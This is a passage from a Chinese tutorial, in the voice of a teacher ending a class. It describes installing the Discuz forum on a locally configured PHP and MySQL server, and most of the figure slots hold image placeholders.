


图32




图33




图34




图35

在上图中的“应用程序安装地址”栏中输入http://127.0.0.1/discuz/install/index.php，然后点“安装”按钮就来到了如图36所示的设置论坛基本信息页面，输入MySQL的用户名、密码以及论坛管理员密码后点“填写完毕，进行下一步”开始安装论坛，就会安装成功了，如图37，图38。使用浏览器打开http://127.0.0.1/discuz/index.php，登录论坛后发个帖子，也成功了，如图39。

讲完这些，txcbg看了看手机上的时间，正好快下课了，于是说道：“我们已经成功的配置了PHP环境，并且安装成功了Discuz论坛，本来还要给大家介绍使用PHPnow来简单快速的搭建PHP环境的，但由于时间关系，今天就不讲了，有兴趣的读者可以自己搜索一下相关的介绍，相信学会了上面的手动配置PHP环境，使用PHPnow来搭建环境就会易如反掌了。

好了，今天的课程就讲完了，在下一堂课中我们会继续介绍JSP环境的搭建，下课放学。”

(本文所涉及到的apache、Discuz、php、phpMyAdmin、UCenter、UCenter已收录到光盘中)




图36




图37




图38

